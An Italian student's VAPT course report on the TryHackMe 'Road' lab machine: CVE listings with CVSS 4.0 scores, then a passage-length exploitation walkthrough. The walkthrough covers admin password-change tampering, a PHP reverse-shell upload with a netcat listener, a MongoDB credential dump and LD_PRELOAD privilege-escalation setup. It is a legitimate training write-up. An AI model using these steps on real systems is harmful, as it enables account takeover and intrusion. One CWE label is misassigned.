



UNIVERSITÀ DEGLI STUDI DI CATANIA
DIPARTIMENTO DI MATEMATICA E INFORMATICA

Report VAPT

Corso di Vulnerability Assessment &
Penetration Testing - A.A. 2025/2026

Studente: [Mavilla Stefano]

Matricola: [10000—]

Macchina Analizzata: Room "Road" su TryHackMe

Docente:
Prof. Sergio Esposito

Catania, 4 Marzo 2026

Indice

1	Executive Summary	2
1.1	VA - Vulnerabilità Ricontrate	3
1.2	PT - Vulnerabilità Ricontrate	4
1.3	Considerazioni del Pentester	4
2	Vulnerability Assessment Report	5
2.1	OpenSSH 8.2p1 Obsoleto	5
2.2	Nginx 1.18.0 Obsoleto	8
2.3	Apache 2.4.41 Obsoleto	9
2.4	Esposizione del TCP Timestamp	9
2.5	Esposizione del ICMP Timestamp	10
3	Penetration Testing Report	11
3.1	Metodologia PTES	11
3.1.1	Interazioni pre-attività	11
3.1.2	Raccolta di Informazioni	11
3.1.3	Threat Modeling	12
3.1.4	Analisi delle Vulnerabilità	12
3.1.5	Sfruttamento	12
3.1.6	Post-Sfruttamento	16
3.2	Reliance on HTTP instead of HTTPS	17
3.3	Untrusted Search Path	17
3.4	Unrestricted Upload of File with Dangerous Type	18
3.5	Inclusion of Sensitive Information in Source Code Comments	18
3.6	Improper Neutralization of Special Elements used in an SQL Command (‘SQL Injection’)	19
3.7	Unverified Password Change	19
3.8	Plaintext Storage of a Password	20
3.9	Incorrect Permission Assignment for Critical Resource	20
4	Mitigation Plan	21
4.1	Mitigation Plan per CWE trovate con VA	21
4.2	Mitigation Plan per CWE trovate con PT	23
5	Conclusioni del Report	25

Capitolo 1

Executive Summary

Il presente report descrive le attività di **Vulnerability Assessment** e **Penetration Testing** (VAPT) eseguite sulla macchina "Road" sviluppata dall'utente "StillNoob" su **TryHackMe**. Tali attività sono state svolte tra il 23 febbraio 2026 e il 1 marzo 2026 in modalità **BlackBox**, con il pentester tenuti all'oscuro da qualsiasi informazione sulla macchina prima dell'esecuzione del test, ad eccezione dell'indirizzo IP della macchina da testare, ovvero 10.114.188.42, fornito in maniera sicura tramite il portale ufficiale di TryHackMe.

Questa attività di VAPT ha l'obiettivo di simulare un attacco da parte di **attori malevoli** che tentano di attaccare la macchina attraverso Internet. Individuando le **vulnerabilità** presenti sulla macchina in maniera **preventiva**, è possibile mitigare queste stesse prima dell'effettivo sfruttamento da parte di veri criminali in scenari reali.

Il pentester si è impegnato nel evitare qualsiasi azione che potesse interrompere la continuità del servizio dell'ambiente oggetto di analisi.

Mediante appositi **tool automatizzati** di Vulnerability Assessment, il pentester ha effettuato diverse scansioni sull'IP sopracitato affinché, tramite le richieste inviate verso la macchina oggetto dei test, potesse ottenere adeguate risposte allo scopo di identificare:

- Vulnerabilità sui **servizi esposti**, in quanto potrebbero non essere **aggiornati** o esporre informazioni.
- Vulnerabilità sul **Sistema Operativo** usato dalla macchina.

Ogni vulnerabilità trovata tramite attività di Vulnerability Assessment è stata **verificata** con una completa attività di **Penetration Testing**, che ha permesso anche di trovare ulteriori **vulnerabilità**, come **credenziali in chiaro** o **servizi mal configurati**.

Ogni vulnerabilità individuata è stata valutata tramite il **framework CVSS 4.0**¹, ad oggi considerato lo stato dell'arte per effettuare tali valutazioni. La gravità di ogni vulnerabilità è direttamente proporzionale all'impatto che questa avrebbe se venisse sfruttata da un avversario durante un vero attacco.

¹Ulteriori informazioni sullo standard CVSS 4.0 : <https://www.first.org/cvss/v4.0/>

1.1 VA - Vulnerabilità Ricontrate


Durante la fase di Vulnerability Assessment, tramite i tool automatizzati **NMap**, **GoBuster**, **EyeWitness** e **Nikto**, sono state segnalate delle vulnerabilità, e valutate tramite CVSS 4.0.

Per ogni CVE trovata successivamente al rilascio di CVSS 4.0, è stato usato il database del **NIST**². Per tutte le altre CVE trovate, tramite i vector CVSS 3.1 o precedenti sono stati calcolati le rispettive versioni 4.0.

Sono state trovate 25 vulnerabilità **tramite VA** e sono principalmente imputabili ad **OpenSSH 8.2p1**, **nginx 1.18.0** e **Apache 2.4.41**.

Severità	#Vulnerabilità
Critica	1
Alta	10
Media	10
Bassa	4

Tabella 1.1: Vulnerabilità VA per Impatto



Oltre alle CVE, sono state trovate anche delle CNVD, che tuttavia non sono state incluse nel report (consultabili nel file **nmap.txt**). Le vulnerabilità trovate sono riconducibili ai servizi non aggiornati della macchina, che presentano le seguenti **debolezze**:

CWE	Nome della CWE
428	"Unquoted Search Path or Element"
250	"Execution with Unnecessary Privileges"
78	"Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')"
20	"Improper Input Validation"
415	"Double Free"
390	"Detection of Error Condition Without Action"
354	"Improper Validation of Integrity Check Value"
203	"Observable Discrepancy"
200	"Exposure of Sensitive Information to an Unauthorized Actor"
440	"Expected Behavior Violation"
287	"Improper Authentication"
158	"Improper Neutralization of Null Byte or NUL Character"
159	"Improper Handling of Invalid Use of Special Elements"
349	"Acceptance of Extraneous Untrusted Data With Trusted Data"
787	"Out-of-bounds Write"
193	"Off-by-one Error"
125	"Out-of-bounds Read"
863	"Incorrect Authorization"
400	"Uncontrolled Resource Consumption"

²National Institute of Standards and Technology


1.2 PT - Vulnerabilità Ricontrate

Durante l'attività di Penetration Testing sono state trovate altre 8 vulnerabilità, la cui severità è stata verificata sempre tramite lo standard CVSS 4.0.

Alcune sono risultate di severità **Critica** e **Alta**, mentre altre sono risultate di severità **Media**. Di seguito vi è una tabella che rappresenta il numero di vulnerabilità per livello di rischio:

Severità	#Vulnerabilità
Critica	1
Alta	2
Media	5
Bassa	0

Tabella 1.2: Vulnerabilità PT per Impatto



Le vulnerabilità di severità **Media**, seppur **limitanti da sole**, ognuna ha permesso l'ottenimento di **informazioni** e/o **privilegi** che, insieme alle vulnerabilità di severità **Critica** e **Alta**, hanno permesso di arrivare al **controllo completo** della macchina.

Tramite le vulnerabilità trovate, ho trovato le seguenti **debolezze**:

CWE	Nome della CWE
620	"Unverified Password Change"
615	"Inclusion of Sensitive Information in Source Code Comments"
434	"Unrestricted Upload of File with Dangerous Type"
732	"Incorrect Permission Assignment for Critical Resources"
256	"Plaintext Storage of a Password"
426	"Untrusted Search Path"
89	"Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')"
1428	"Reliance on HTTP instead of HTTPS"

1.3 Considerazioni del Pentester

Date le vulnerabilità e debolezze riscontrate nella stesura di questo report, per porne rimedio il pentester ha creato un **Mitigation Plan**, che tiene conto del livello di rischio delle singole vulnerabilità scovate durante l'attività di VAPT.

Inoltre, dato l'avanzamento della situazione socio-tecnologica legata alla sicurezza informatica, nonché della frequenza con cui **nuove vulnerabilità** e **nuovi exploit** vengono pubblicati sulla rete, il pentester consiglia caldamente di ripetere l'attività di VAPT a circa **un anno** dal termine della presente.

Capitolo 2

Vulnerability Assessment Report

In questa sezione vengono riportate in modo **dettagliato** ogni vulnerabilità trovata sulla macchina "Road" durante l'attività di **Vulnerability Assessment**.

Per ogni vulnerabilità, sono elencate:

- Nome e descrizione delle vulnerabilità;
- Impatto sulla macchina;
- Host vulnerabili e porte;
- Severità CVSS 4.0 (con CVSS vector);
- Mitigazione Proposta;
- Commenti del pentester (se necessario).

2.1 OpenSSH 8.2p1 Obsoleto

Nome e Descrizione delle vulnerabilità:

Il software OpenSSH non è aggiornato all'ultima versione ed è affetto da ben **14 vulnerabilità**, che tuttavia dispongono di mitigazioni consigliate. Le CVE a cui risulta vulnerabile OpenSSH 8.2p1 sono:

- **CVE-2023-38408**, a cui corrisponde la **CWE-428**: "Unquoted Search Path or Element". Severità: **9.4 (Critica)** - CVSS Vector:
CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:L/SI:L/SA:L
ID della vulnerabilità europeo: **EUVD-2023-42225**
- **CVE-2021-41617**, a cui corrisponde la **CWE-250**: "Execution with Unnecessary Privileges". Severità: **8.8 (Alta)** - CVSS Vector:
CVSS:4.0/AV:L/AC:H/AT:P/PR:L/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H
ID della vulnerabilità europeo: **EUVD-2021-28630**
- **CVE-2020-15778**, a cui corrisponde la **CWE-78**: "Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')".
Severità: **7.1 (Alta)** - CVSS Vector:
CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:P/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N
ID della vulnerabilità europeo: **EUVD-2020-7762**

- **CVE-2020-12062**, a cui corrisponde la **CWE-20**: "Improper Input Validation".
Severità: 7.0 (Alta) - CVSS Vector:
CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:N/SC:L/SI:L/SA:N
ID della vulnerabilità europeo: **EUVD-2020-4378**
- **CVE-2021-28041**, a cui corrisponde la **CWE-415**: "Double Free".
Severità: 6.9 (Media) - CVSS Vector:
CVSS:4.0/AV:L/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:L/SI:L/SA:L
ID della vulnerabilità europeo: **EUVD-2021-14748**
- **CVE-2025-26465**, a cui corrisponde la **CWE-390**: "Detection of Error Condition Without Action". Severità: 6.3 (Media) - CVSS Vector:
CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:N/VC:L/VI:L/VA:L/SC:N/SI:N/SA:N
ID della vulnerabilità europeo: **EUVD-2025-4686**
- **CVE-2023-51385**, a cui corrisponde la **CWE-78**: "Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')".
Severità: 6.9 (Media) - CVSS Vector:
CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:P/VC:L/VI:L/VA:L/SC:H/SI:H/SA:H
ID della vulnerabilità europeo: **EUVD-2023-56106**
- **CVE-2023-48795**, a cui corrisponde la **CWE-354**: "Improper Validation of Integrity Check Value". Severità: 5.9 (Media) - CVSS Vector:
CVSS:4.0/AV:A/AC:H/AT:P/PR:N/UI:N/VC:L/VI:L/VA:N/SC:N/SI:N/SA:N
ID della vulnerabilità europeo: **EUVD-2023-3093**
- **CVE-2020-14145**, a cui corrisponde la **CWE-203**: "Observable Discrepancy".
Severità: 6.9 (Media) - CVSS Vector:
CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N
ID della vulnerabilità europeo: **EUVD-2020-6303**
- **CVE-2016-20012**, a cui corrisponde la **CWE-200**: "Exposure of Sensitive Information to an Unauthorized Actor". Severità: 6.9 (Media) - CVSS Vector:
CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N
ID della vulnerabilità europeo: **EUVD-2016-3100**
- **CVE-2025-32728**, a cui corrisponde la **CWE-440**: "Expected Behavior Violation". Severità: 4.3 (Media) - CVSS Vector:
CVSS:4.0/AV:N/AC:L/AT:P/PR:L/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N
ID della vulnerabilità europeo: **EUVD-2025-10504**
- **CVE-2021-36368**, a cui corrisponde la **CWE-287**: "Improper Authentication".
Severità: 3.7 (Bassa) - CVSS Vector:
CVSS:4.0/AV:N/AC:H/AT:P/PR:N/UI:P/VC:N/VI:L/VA:N/SC:N/SI:N/SA:N
ID della vulnerabilità europeo: **EUVD-2021-22988**
- **CVE-2025-61984**, a cui corrisponde la **CWE-159**: "Improper Handling of Invalid Use of Special Elements". Severità: 2.0 (Bassa) - CVSS Vector:
CVSS:4.0/AV:L/AC:H/AT:P/PR:L/UI:N/VC:L/VI:L/VA:N/SC:N/SI:N/SA:N
ID della vulnerabilità europeo: **EUVD-2025-32089**
- **CVE-2025-61985**, a cui corrisponde la **CWE-158**: "Improper Neutralization of Null Byte or NUL Character". Severità: 2.0 (Bassa) - CVSS Vector:
CVSS:4.0/AV:L/AC:H/AT:P/PR:L/UI:N/VC:L/VI:L/VA:N/SC:N/SI:N/SA:N
ID della vulnerabilità europeo: **EUVD-2025-32134**

Impatto sulla macchina: Questa vulnerabilità può permettere all'attaccante di fare **Privilege Escalation** e ottenere permessi di **amministratore** sulla macchina.

Host vulnerabili e porte: 10.114.188.42:22/tcp

Severità CVSS 4.0: 9.4 (Critica), essendo presente **CVE-2023-38408** con CVSS Vector: CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:L/SI:L/SA:L

Mitigazione Proposta: Aggiornare OpenSSH all'ultima versione disponibile, ovvero la 10.2. L'aggiornamento risolve ogni CVE presente sul servizio. Successivamente bisogna controllare periodicamente il rilascio di nuove versioni.

Commenti del Pentester: n/a;

2.2 Nginx 1.18.0 Obsoleto

Nome e Descrizione delle vulnerabilità:

Il software Nginx non è aggiornato all'ultima versione ed è affetto da **7 vulnerabilità**, con ogni vulnerabilità che dispone di mitigazioni consigliate. Le CVE a cui risulta vulnerabile Nginx 1.18.0 sono:

- **CVE-2026-1642**, a cui corrisponde la **CWE-349**: "Acceptance of Extraneous Untrusted Data With Trusted Data". Severità: 8.2 (Alta) - CVSS Vector: CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:L/VA:H/SC:N/SI:N/SA:N
ID della vulnerabilità europeo: **EUVD-2026-5498**
- **CVE-2021-23017**, a cui corrisponde la **CWE-193**: "Off-by-one Error". Severità: 8.1 (Alta) - CVSS Vector: CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:N/VC:H/VI:L/VA:H/SC:N/SI:N/SA:N
ID della vulnerabilità europeo: **EUVD-2021-10135**
- **CVE-2022-41741**, a cui corrisponde la **CWE-787**: "Out-of-bounds Write". Severità: 7.7 (Alta) - CVSS Vector: CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N
ID della vulnerabilità europeo: **EUVD-2022-44912**
- **CVE-2022-41742**, a cui corrisponde la **CWE-787**: "Out-of-bounds Write". Severità: 7.1 (Alta) - CVSS Vector: CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N
ID della vulnerabilità europeo: **EUVD-2022-44913**
- **CVE-2025-53859**, a cui corrisponde la **CWE-125**: "Out-of-bounds Read". Severità: 6.3 (Media) - CVSS Vector: CVSS:4.0/AV:N/AC:L/AT:P/PR:L/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N
ID della vulnerabilità europeo: **EUVD-2025-24579**
- **CVE-2025-23419**, a cui corrisponde la **CWE-863**: "Incorrect Authorization". Severità: 5.3 (Media) - CVSS Vector: CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:N/VC:N/VI:N/VA:L/SC:N/SI:N/SA:N
ID della vulnerabilità europeo: **EUVD-2025-3168**
- **CVE-2024-7347**, a cui corrisponde la **CWE-125**: "Out-of-bounds Read". Severità: 4.7 (Media) - CVSS Vector: CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N
ID della vulnerabilità europeo: **EUVD-2024-48285**

Impatto sulla macchina: Questa vulnerabilità può essere sfruttata dall'attaccante per **modificare** informazioni sensibili sulla macchina, per bypassare meccanismi di protezione.

Host vulnerabili e porte: 10.114.188.42:80/tcp

Severità CVSS 4.0: 8.2 (Alta), essendo presente **CVE-2026-1642** con CVSS Vector: CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:L/VA:H/SC:N/SI:N/SA:N

Mitigazione Proposta: Aggiornare Nginx all'ultima versione disponibile, ovvero la 1.28.2. L'aggiornamento risolve ogni CVE presente sul servizio. Successivamente bisogna controllare periodicamente il rilascio di nuove versioni.

Commenti del Pentester: n/a;

2.3 Apache 2.4.41 Obsoleto

Nome e Descrizione delle vulnerabilità:

Il software **Apache** non è aggiornato all'ultima versione ed è affetto da **7 vulnerabilità**, con ogni vulnerabilità che dispone di mitigazioni consigliate. Le CVE a cui risulta vulnerabile **Apache 2.4.41** sono:

- **CVE-2011-3192**, a cui corrisponde la **CWE-400**: "Uncontrolled Resource Consumption". Severità: **8.7 (Alta)** - CVSS Vector: **CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:H/SC:N/SI:N/SA:N**
ID della vulnerabilità europeo: **EUVD-2011-3156**
- **CVE-2003-1418**, a cui corrisponde la **CWE-200**: "Exposure of Sensitive Information to an Unauthorized Actor". Severità: **6.3 (Media)** - CVSS Vector: **CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N**
ID della vulnerabilità europeo: **EUVD-2003-1408**

Impatto sulla macchina: Questa vulnerabilità può causare **attacchi DoS** (Denial of Service) da parte dell'attaccante,

Host vulnerabili e porte: 10.114.188.42:80/tcp

Severità CVSS 4.0: 8.7 (Alta), essendo presente **CVE-2011-3192** con CVSS Vector: **CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:H/SC:N/SI:N/SA:N**

Mitigazione Proposta: Aggiornare **Apache** all'ultima versione disponibile, ovvero la 2.4.66. L'aggiornamento risolve ogni CVE presente sul servizio. Successivamente bisogna controllare periodicamente il rilascio di nuove versioni.

Commenti del Pentester: n/a;

2.4 Esposizione del TCP Timestamp

Nome e Descrizione delle vulnerabilità:

I timestamp TCP vengono utilizzati per misurare il **Round-Trip Time (RTT)** e per migliorare la stabilità e la velocità delle connessioni TCP.

Impatto sulla macchina: L'attaccante può sfruttare questa vulnerabilità per calcolare il tempo di attività del host per associare i **sistemi** dietro NAT e Load Balancers o per determinare se un attacco va a segno oppure se viene bloccato da un IPS¹.

Host vulnerabili e porte: 10.114.188.42

Severità CVSS 4.0: 6.9 (Media) - CVSS Vector: **CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N**

Mitigazione Proposta: Disabilitare il timestamp TCP:

- Su **Windows**: Digitando 'netsh int tcp set global timestamps=disabled' su PowerShell con permessi di amministratore;
- Su **Linux**: Tramite **sysctl** impostando 'net.ipv4.tcp_timestamps=0'.

Commenti del Pentester: n/a;

¹Intrusion Prevention System

2.5 Esposizione del ICMP Timestamp

Nome e Descrizione delle vulnerabilità:

I timestamp ICMP, come quelli TCP, vengono utilizzati per misurare l'RTT col fine di migliorare la stabilità e la velocità della connessione.

Impatto sulla macchina: L'attaccante può sfruttare questa vulnerabilità su sistemi che utilizzano **generatori di numeri pseudo-casuali**.

Host vulnerabili e porte: 10.114.188.42

Severità CVSS 4.0: 6.9 (Media) - CVSS Vector:

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N

Mitigazione Proposta: Bloccare i pacchetti ICMP sia in entrata che o in uscita, o consentirne il passaggio e l'invio solo a reti considerate fidate, tramite l'uso di un firewall.

Commenti del Pentester: Per testare se la macchina soffrisse di questa vulnerabilità, è stato utilizzato il software **hping3** con queste opzioni:

```
sudo hping3 -1 -C 13 10.114.188.42
```

Capitolo 3

Penetration Testing Report

In questa sezione vengono riportate in modo **dettagliato** ogni vulnerabilità trovata sulla macchina "Road" durante l'attività di **Penetration Testing**.

Per ogni vulnerabilità, sono elencate:

- Nome e descrizione delle vulnerabilità;
- Impatto sulla macchina;
- Host vulnerabili e porte;
- Severità CVSS 4.0 (con CVSS vector);
- Mitigazione Proposta;
- Commenti del pentester (se necessario).

Per condurre l'attività di Penetration Testing è stata utilizzata la metodologia PTES(Penetration Testing Execution Standard)¹ che comprende le seguenti fasi:

3.1 Metodologia PTES

3.1.1 Interazioni pre-attività

In accordo con **TryHackMe** e con l'utente "StillNoob", il pentester ha concentrato la sua attività esclusivamente sull'indirizzo IP 10.114.188.42, avendo definito come unico obiettivo dell'attività la macchina "Road".

3.1.2 Raccolta di Informazioni

La raccolta di informazioni si è limitata ad associare **i servizi usati dalla macchina** tramite i tool utilizzati con l'attività di **Vulnerability Assessment**. Pertanto, non sono state cercate informazioni riguardante l'utente della macchina, in quanto considerate **out-of-scope**.

¹http://www.pentest-standard.org/index.php/Main_Page

3.1.3 Threat Modeling

La creazione del Threat Modeling, essendo uno scenario **blackbox**, si limita alla mappatura degli asset trovati durante le attività di Penetration Testing. Tra gli asset trovati, dividiamo asset **primari** e asset **secondari**, come indicato dallo standard PTES stesso.

Asset Primari:

- Il sito web su cui è stata svolta l'attività, ovvero **Sky Couriers**;
- Il web server su cui il sito web viene eseguito.

Asset Secondari:

- Il database MySQL, dove sono memorizzati gli utenti che si registrano sul form presente sul sito web;
- Il database MongoDB, dove sono memorizzati gli utenti del web server stesso.

3.1.4 Analisi delle Vulnerabilità

Questa fase è stata svolta utilizzando tool automatizzati di VA, come NMap, GoBuster e Nikto. Tramite alcuni script già presenti nei tool, sono state trovate ed enumerate le **vulnerabilità** presentate nel report.

Successivamente tramite l'attività di PT stessa, per ogni **CWE** trovata utilizzando il sito **CWE**² è stato calcolato il CVSS 4.0 Score tramite il calcolatore e inserendo nel report ogni CVSS Vector. Ogni vulnerabilità trovata è stata **verificata** nel sito **CVE**³ e sul sito del **NIST**⁴, che ha consentito di risalire alla specifica CWE presente.

3.1.5 Sfruttamento


Questa fase è stata svolta con l'obiettivo di prendere possesso della macchina ed ottenere privilegi di amministratore. Come conseguenza, il pentester ha deciso di elencare ogni singolo procedimento effettuato per arrivare al suo obiettivo finale, includendo le vulnerabilità trovate.

Ottenimento di un account privilegiato

Il pentester come prima cosa ha creato un account **non privilegiato** con cui ha potuto visionare il sito, usando queste credenziali:

- Indirizzo Email: Tmp@tmp.com
- Password: tmp
- Numero di telefono: 1010101010

Successivamente, esplorando la sezione profilo certifica la possibilità di inserimento di un'immagine profilo solamente con l'account **admin@sky.thm**.



²<https://cwe.mitre.org/>

³<https://www.cve.org/>

⁴<https://nvd.nist.gov/vuln/categories>

L'esposizione di `admin@sky.thm` non è una vulnerabilità per sé, tuttavia la primissima vulnerabilità che possiamo notare è l'utilizzo di **HTTP** invece che **HTTPS** (**CWE-1428**).

Il pentester quindi procede ad andare nella sezione di cambio password e, tramite il tool **BurpSuite**, intercetta la richiesta di cambio password, **sostituendo l'email** del suo account, con `admin@sky.thm`.

```
19 Tmp@tmp.com
20 -----geckoformboundary3f0a4575edfc602fa55a1b58f65799d
21 Content-Disposition: form-data; name="npass"
22
23 tmp
24 -----geckoformboundary3f0a4575edfc602fa55a1b58f65799d
25 Content-Disposition: form-data; name="cpass"
26
27 tmp
28 -----geckoformboundary3f0a4575edfc602fa55a1b58f65799d
29 Content-Disposition: form-data; name="ci_csrf_token"
```

```
19 admin@sky.thm
20 -----geckoformboundary3f0a4575edfc602fa55a1b58f65799d
21 Content-Disposition: form-data; name="npass"
22
23 tmp
24 -----geckoformboundary3f0a4575edfc602fa55a1b58f65799d
25 Content-Disposition: form-data; name="cpass"
26
27 tmp
28 -----geckoformboundary3f0a4575edfc602fa55a1b58f65799d
29 Content-Disposition: form-data; name="ci_csrf_token"
```

Il sito web effettua il cambio password dell'account `admin@sky.thm` **senza effettuare controlli** (**CWE-620**). Avendo cambiato la password dell'account amministratore, il pentester può quindi **accedervi**.

Ottenimento di una Reverse Shell

Una volta fatto l'accesso all'account `admin@sky.thm`, il pentester ora può sfruttare il form di inserimento delle immagini. Controllando il codice sorgente, il pentester nota un'ulteriore vulnerabilità, ovvero l'inclusione di **informazioni sensibili** nel codice sorgente come **commento** (**CWE-615**). In questo caso, si tratta di un percorso che, visto il nome, indica la posizione di dove vengono inseriti i file dal form.

```
</div>
<!--/v2/profileimages/-->
▶ <script type="text/javascript">[REDACTED]</script>
▶ <div class="layout-footer">[REDACTED]</div>
</div>
```

Inoltre il form delle immagini permette l'inserimento di **qualsiasi file** a causa della mancata **sanitizzazione** (**CWE-434**), consentendo al pentester di poter caricare un **payload php** per aprire una **Reverse Shell** (`php-reverse-shell.php`).

Il pentester quindi apre una shell sul proprio dispositivo e con il tool **Netcat** si mette in ascolto sulla porta 1234, configura il payload cambiando l'IP predefinito e mettendo quello della **propria macchina** (controllato tramite il comando `ip a`) ed infine carica il payload nel form.

Accedendo al percorso `/v2/profileimages/php-reverse-shell.php`, si attiva la **Reverse Shell**.

```
(sm@kali)-[~]
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.139.143] from (UNKNOWN) [10.113.172.231] 33050
Linux ip-10-113-172-231 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
15:05:15 up 1:05, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Utilizzando il comando `whoami`, il pentester scopre di essere `www-data`, un utente **non root**. Usando `cat`, inoltre ottiene il contenuto della flag di `user.txt`.

Privilege Escalation

Il pentester per prima cosa decide di controllare quali **servizi** girano in locale sulla macchina violata, usando il comando `ss -turln` che controlla i servizi con le seguenti caratteristiche:

- `-t`: Mostra socket TCP;
- `-u`: Mostra socket UDP;
- `-r`: Mostra socket RAW;
- `-l`: Esclusivamente i servizi con una porta in ascolto.
- `-n`: Mostra i valori esatti di bandwidth.

```
$ ss -turln
```

Netid	State	Recv-Q	Send-Q	Local Address:Port
udp	UNCONN	0	0	localhost%lo:53
udp	UNCONN	0	0	ip-10-113-172-231.eu-central-1.compute.internal%eth0:68
tcp	LISTEN	0	4096	localhost:27017
tcp	LISTEN	0	128	0.0.0.0:22
tcp	LISTEN	0	70	localhost:33060
tcp	LISTEN	0	151	localhost:3306
tcp	LISTEN	0	511	localhost:9000
tcp	LISTEN	0	4096	localhost%lo:53
tcp	LISTEN	0	511	:::80
tcp	LISTEN	0	128	:::22

Tra tutti i servizi mostrati, ce ne sono due in particolare:

- Sulla porta 3306 si trova il database **MySQL**, utilizzato dal sito web per memorizzare gli account del sito stesso.
- Sulla porta 27017 si trova il database **MongoDB**, utilizzato dal webserver per memorizzare informazioni relative al server stesso, tra cui gli utenti.

Il pentester prova ad accedere al database MongoDB e riesce, trovando quindi un'altra vulnerabilità, in quanto può accedere a **risorse critiche** a causa di misconfigurazioni (**CWE-732**).

Esplorando i database MongoDB il pentester trova, nella tabella 'user' del database 'Backup', le **credenziali** dell'utente **webdeveloper** del webserver. Essendo la password esposta **in chiaro**, il pentester ha trovato un'altra vulnerabilità (**CWE-426**).

```
use backup
switched to db backup
show collections
collection
user
db.collection.find()
db.user.find()
{ "_id" : ObjectId("60ae2661203d21857b184a76"), "Month" : "Feb", "Profit" : "25000" }
{ "_id" : ObjectId("60ae2677203d21857b184a77"), "Month" : "March", "Profit" : "5000" }
{ "_id" : ObjectId("60ae2690203d21857b184a78"), "Name" : "webdeveloper", "Pass" : "BahamasChapp123!@#" }
{ "_id" : ObjectId("60ae26bf203d21857b184a79"), "Name" : "Rohit", "EndDate" : "December" }
{ "_id" : ObjectId("60ae26d2203d21857b184a7a"), "Name" : "Rohit", "Salary" : "30000" }
```

Tramite SSH con un'altra shell, il pentester si connette alla macchina con l'account `webdeveloper` e usa il comando `sudo -l` per vedere i comandi eseguibili con privilegi `root`.

```
sudo -l
Matching Defaults entries for webdeveloper on ip-10-113-172-231:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, env_keep+=LD_PRELOAD

User webdeveloper may run the following commands on ip-10-113-172-231:
  (ALL : ALL) NOPASSWD: /usr/bin/sky_backup_utility
```

Qui si presenta un'altra vulnerabilità, ovvero `env_keep+=LD_PRELOAD` che permette al pentester di fare **Library Hooking** e di accedere, grazie alla variabile d'ambiente `LD_PRELOAD` (**CWE-426**). Inoltre il pentester, può eseguire con **privilegi di root**, il comando `sudo /usr/bin/sky_backup_utility`.

